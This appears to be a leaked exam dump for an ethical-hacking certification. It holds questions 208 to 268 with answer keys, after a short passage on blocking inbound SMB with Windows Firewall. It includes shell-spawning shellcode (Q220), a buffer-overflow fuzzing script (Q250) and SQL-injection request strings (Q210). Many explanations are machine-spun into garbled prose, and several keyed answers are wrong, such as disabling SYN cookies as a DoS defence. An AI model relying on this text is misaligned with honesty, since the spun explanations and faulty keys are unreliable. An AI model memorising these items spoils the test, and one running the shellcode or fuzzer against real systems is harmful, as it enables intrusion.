For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB

Shares:

* Name: Block all inbound SMB 445
* Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
* Action: Block the connection
* Programs: All
* Remote Computers: Any
* Protocol Type: TCP
* Local Port: 445
* Remote Port: Any
* Profiles: All
* Scope (Local IP Address): Any
* Scope (Remote IP Address): Any
* Edge Traversal: Block edge traversal

You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

QUESTION NO: 208

While using your bank's online servicing you notice the following string in the URL bar:
"http: // www. MyPersonalBank. com/
account?id=368940911028389&Damount=10980&Camount=21" You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.

Which type of vulnerability is present on this site?

A. Cookie Tampering

B. SQL Injection

C. Web Parameter Tampering

D. XSS Reflection

Answer: C

QUESTION NO: 209

During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?

A. Circuit

B. Stateful

C. Application

D. Packet Filtering

Answer: B

QUESTION NO: 210

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a

malicious user Rob tries to get access to the account of a benign user Ned.
Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"

B. "GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"

C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"

D. "GET /restricted/ HTTP/1.1 Host: westbank.com

Answer: C

QUESTION NO: 211

This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

A. Time-based SQL injection

B. Union SQL injection

C. Error-based SQL injection

D. Blind SQL injection

Answer: D

QUESTION NO: 212

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

A. WEP

B. RADIUS

C. WPA

D. WPA3

Answer: A

Explanation

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy.A research group from the University of California at Berkeley recently published a report citing "major security

flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks).

within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP - which is included in many networking products - was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

QUESTION NO: 213

Why is a penetration test considered to be more thorough than vulnerability scan?

A. Vulnerability scans only do host discovery and port scanning by default.

B. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.

C. It is not - a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.

D. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.

Answer: B

QUESTION NO: 214

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.

A. Enumeration

B. Vulnerability analysis

C. Malware analysis

D. Scanning networks

Answer: D

QUESTION NO: 215

What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

A. Vulnerability hunting program

B. Bug bounty program

C. White-hat hacking program

D. Ethical hacking program

Answer: B

Explanation

Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.

The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants.

Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).

Who uses bug bounty programs?Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.

Why do corporations use bug bounty programs?Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code. This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.

It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.

This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.

Why do researchers and hackers participate in bug bounty programs?Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.

It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.

What area unit the disadvantages of a bug bounty program for independent researchers and hackers?A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.

Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug. In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform. Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).

What square measure the disadvantages of bug bounty programs for organizations?These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)!

If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.

Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).

Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.

The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.

This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.

This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

QUESTION NO: 216

Which of the following statements is TRUE?

A. Packet Sniffers operate on the Layer 1 of the OSI model.
B. Packet Sniffers operate on Layer 2 of the OSI model.
C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

QUESTION NO: 217

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students. He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

A. Disable unused ports in the switches
B. Separate students in a different VLAN
C. Use the 802.1x protocol
D. Ask students to use the wireless network

Answer: C

QUESTION NO: 218

Your company was hired by a small healthcare provider to perform a technical assessment on the network.
What is the best approach for discovering vulnerabilities on a Windows-based computer?
A. Use the built-in Windows Update tool
B. Use a scan tool like Nessus
C. Check MITRE.org for the latest list of CVE findings
D. Create a disk image of a clean Windows installation
Answer: B

QUESTION NO: 219
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?
A. All are hacking tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools
D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux
Answer: C

QUESTION NO: 220
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?
A. 0x60
B. 0x80
C. 0x70
D. 0x90
Answer: D

QUESTION NO: 221
Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.
Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?
A. WSDL
B. WS Work Processes
C. WS-Policy
D. WS-Security

Answer: D

QUESTION NO: 222

Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.

What is the technique used by Kevin to evade the IDS system?

A. Desynchronization

B. Obfuscating

C. Session splicing

D. Urgency flag

Answer: B

Explanation

Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.

Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.

Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.

Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

QUESTION NO: 223

A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?

A. Botnet Trojan

B. Banking Trojans

C. Turtle Trojans

D. Ransomware Trojans

Answer: A

QUESTION NO: 224

What port number is used by LDAP protocol?

A. 110

B. 389

C. 464

D. 445

Answer: B

QUESTION NO: 225

Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

A. Code injections

B. Improper use of CORS

C. No ABAC validation

D. Business logic flaws

Answer: B

QUESTION NO: 226

This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN

B. RST

C. PSH

D. URG

E. FIN

Answer: C

QUESTION NO: 227

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

A. Create an incident checklist.

B. Select someone else to check the procedures.

C. Increase his technical skills.

D. Read the incident manual every time it occurs.

Answer: C

QUESTION NO: 228

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network.

Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

A. SNMPUtil

B. SNScan

C. SNMPScan

D. Solarwinds IP Network Browser

E. NMap

Answer: A B D

QUESTION NO: 229

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The "ps" command shows that the "nc" file is running as process, and the netstat command shows the "nc" process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions

B. Privilege escalation

C. Directory traversal

D. Brute force login

Answer: A

QUESTION NO: 230

PGP, SSL, and IKE are all examples of which type of cryptography?

A. Digest

B. Secret Key

C. Public Key

D. Hash Algorithm

Answer: C

QUESTION NO: 231

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the usage of functions such as gets and strcpy

B. Allow the transmission of all types of addressed packets at the ISP level

C. Implement cognitive radios in the physical layer

D. A Disable TCP SYN cookie protection

Answer: D

QUESTION NO: 232

You have successfully comprised a server having an IP address of 10.10.0.5.

You would like to enumerate all machines in the same network quickly.

What is the best Nmap command you will use?

A. nmap -T4 -q 10.10.0.0/24

B. nmap -T4 -F 10.10.0.0/24

C. nmap -T4 -r 10.10.1.0/24

D. nmap -T4 -O 10.10.0.0/24

Answer: B

QUESTION NO: 233

Which regulation defines security and privacy controls for Federal information systems and organizations?

A. HIPAA

B. EU Safe Harbor

C. PCI-DSS

D. NIST-800-53

Answer: D

QUESTION NO: 234

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.

B. He will activate OSPF on the spoofed root bridge.

C. He will repeat this action so that it escalates to a DoS attack.

D. He will repeat the same attack against all L2 switches of the network.

Answer: A

QUESTION NO: 235

Which of the following tools can be used for passive OS fingerprinting?

A. nmap

B. tcpdump

C. tracert

D. ping

Answer: B

QUESTION NO: 236

DHCP snooping is a great solution to prevent rogue DHCP servers on your network. Which security feature on switchers leverages the DHCP snooping database to help prevent man-in-the-middle attacks?

A. Spanning tree

B. Dynamic ARP Inspection (DAI)

C. Port security

D. Layer 2 Attack Prevention Protocol (LAPP)

Answer: B

QUESTION NO: 237

Which of the following commands checks for valid users on an SMTP server?

A. RCPT

B. CHK

C. VRFY

D. EXPN

Answer: C

Explanation

The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

QUESTION NO: 238

Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens. Which of the following tools is used by Gregory in the above scenario?

A. Nmap

B. Burp Suite

C. CxSAST

D. Wireshark

Answer: B

QUESTION NO: 239

Shiela is an information security analyst working at HiTech Security Solutions. She is performing service version discovery using Nmap to obtain information about the running services and their versions on a target system.
Which of the following Nmap options must she use to perform service version discovery on the target host?

A. -SN

B. -SX

C. -sV

D. -SF

Answer: C

QUESTION NO: 240

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

A. Use the same machines for DNS and other applications

B. Harden DNS servers

C. Use split-horizon operation for DNS servers

D. Restrict Zone transfers

E. Have subnet diversity between DNS servers

Answer: B C D E

QUESTION NO: 241

Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials.

He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

A. Social engineering

B. insider threat

C. Password reuse

D. Reverse engineering

Answer: A

Explanation

Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users' credentials within the hands of an attacker.

If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.

With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, "click here for additional information", and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.

An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you'd instead be forwarded to a pretend login page setup to steal your credentials.

These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.

For reference, the journal post for using AWS account IDs for role enumeration will be found

here and the journal post for using AWS account IDs for user enumeration will be found here. During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

QUESTION NO: 242

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

A. Produces less false positives

B. Can identify unknown attacks

C. Requires vendor updates for a new threat

D. Cannot deal with encrypted network traffic

Answer: B

QUESTION NO: 243

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

A. Exploitation

B. Weaponization

C. Delivery

D. Reconnaissance

Answer: B

QUESTION NO: 244

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

A. Data items and vulnerability scanning

B. Interviewing employees and network engineers

C. Reviewing the firewalls configuration

D. Source code review

Answer: A

QUESTION NO: 245

The "Gray-box testing" methodology enforces what kind of restriction?

A. Only the external operation of a system is accessible to the tester.

B. The internal operation of a system in only partly accessible to the tester.

C. Only the internal operation of a system is known to the tester.

D. The internal operation of a system is completely known to the tester.

Answer: B

QUESTION NO: 246

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

A. http-methods

B. http enum

C. http-headers

D. http-git

Answer: A

QUESTION NO: 247

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.

Which of the following is this type of solution?

A. SaaS

B. IaaS

C. CaaS

D. PasS

Answer: A

Explanation

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365).

SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider.

You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.

Common SaaS scenariosThis tool having used a web-based email service like Outlook, Hotmail or Yahoo!

Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-

connected device.

The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.

Advantages of SaaSGain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.

Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.

Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.

Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.

Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

QUESTION NO: 248

What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

A. Man-in-the-middle attack

B. Meet-in-the-middle attack

C. Replay attack

D. Traffic analysis attack

Answer: B

QUESTION NO: 249

You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.

Which command would you use?

A. c:\compmgmt.msc

B. c:\services.msc

C. c:\ncpa.cp

D. c:\gpedit

Answer: A

Explanation

To start the Computer Management Console from command line just type compmgmt.msc /computer:computername in your run box or at the command line and it should automatically open the Computer Management console.

References:

http://www.waynezim.com/tag/compmgmtmsc/

QUESTION NO: 250

#!/usr/bin/python import socket buffer=[""A""] counter=50 while len(buffer)<=100: buffer.append (""A""*counter) counter=counter+50 commands= [""HELP"",""STATS .","RTIME .","LTIME. "",""SRUN ."",""TRUN ."",""GMON ."",""GDOG ."",""KSTET ."",""GTER ."",""HTER .", ""LTER ."",""KSTAN .""] for command in commands: for buffstring in buffer: print ""Exploiting"" +command +"":""+str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?

A. Denial-of-service (DOS)

B. Buffer Overflow

C. Bruteforce

D. Encryption

Answer: B

QUESTION NO: 251

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

A. jxplorer

B. Zabasearch

C. EarthExplorer

D. Ike-scan

Answer: A

Explanation

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.

It is extremely flexible and can be extended and custom in a very number of the way.

JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is is available in 2 versions; the free open source version under an OSI Apache two style

licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

QUESTION NO: 252

What is the purpose of DNS AAAA record?

A. Authorization, Authentication and Auditing record

B. Address prefix record

C. Address database record

D. IPv6 address resolution record

Answer: D

QUESTION NO: 253

What is the most common method to exploit the "Bash Bug" or "Shellshock" vulnerability?

A. SYN Flood

B. SSH

C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server

D. Manipulate format strings in text fields

Answer: C

QUESTION NO: 254

You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?

A. Use Alternate Data Streams to hide the outgoing packets from this server.

B. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.

C. Install Cryptcat and encrypt outgoing packets from this server.

D. Install and use Telnet to encrypt all outgoing traffic from this server.

Answer: C

QUESTION NO: 255

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

A. Kube-controller-manager

B. Kube-scheduler

C. Kube-apiserver

D. Etcd cluster

Answer: B

QUESTION NO: 256

Scenario1:

1.Victim opens the attacker's web site.

2.Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make

$1000 in a day?'.

3.Victim clicks to the interesting and attractive content URL.

4.Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.

What is the name of the attack which is mentioned in the scenario?

A. Session Fixation

B. HTML Injection

C. HTTP Parameter Pollution

D. Clickjacking Attack

Answer: D

QUESTION NO: 257

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

A. FTP

B. HTTPS

C. FTPS

D. IP

Answer: C

Explanation

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

QUESTION NO: 258
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?
A. Burp Suite
B. OpenVAS
C. tshark
D. Kismet
Answer: C

QUESTION NO: 259
What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?
A. Session hijacking
B. Server side request forgery
C. Cross-site request forgery
D. Cross-site scripting
Answer: C

QUESTION NO: 260
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?
A. msfpayload
B. msfcli
C. msfd
D. msfencode
Answer: D

QUESTION NO: 261
Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?
A. Overloading Port Address Translation
B. Dynamic Port Address Translation
C. Dynamic Network Address Translation
D. Static Network Address Translation
Answer: D

QUESTION NO: 262
Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

A. -T5

B. -O

C. -T0

D. -A

Answer: A

QUESTION NO: 263

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to

""know"" to prove yourself that it was Bob who had send a mail?

A. Non-Repudiation

B. Integrity

C. Authentication

D. Confidentiality

Answer: A

QUESTION NO: 264

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.

If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.

B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.

C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.

D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

QUESTION NO: 265

Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting.

Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

A. AOL

B. ARIN

C. DuckDuckGo

D. Baidu

Answer: B

QUESTION NO: 266

Which of the following tools can be used to perform a zone transfer?

A. NSLookup

B. Finger

C. Dig

D. Sam Spade

E. Host

F. Netcat

G. Neotrace

Answer: A C D E

QUESTION NO: 267

Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?

A. Accept the risk

B. Introduce more controls to bring risk to 0%

C. Mitigate the risk

D. Avoid the risk

Answer: A

QUESTION NO: 268

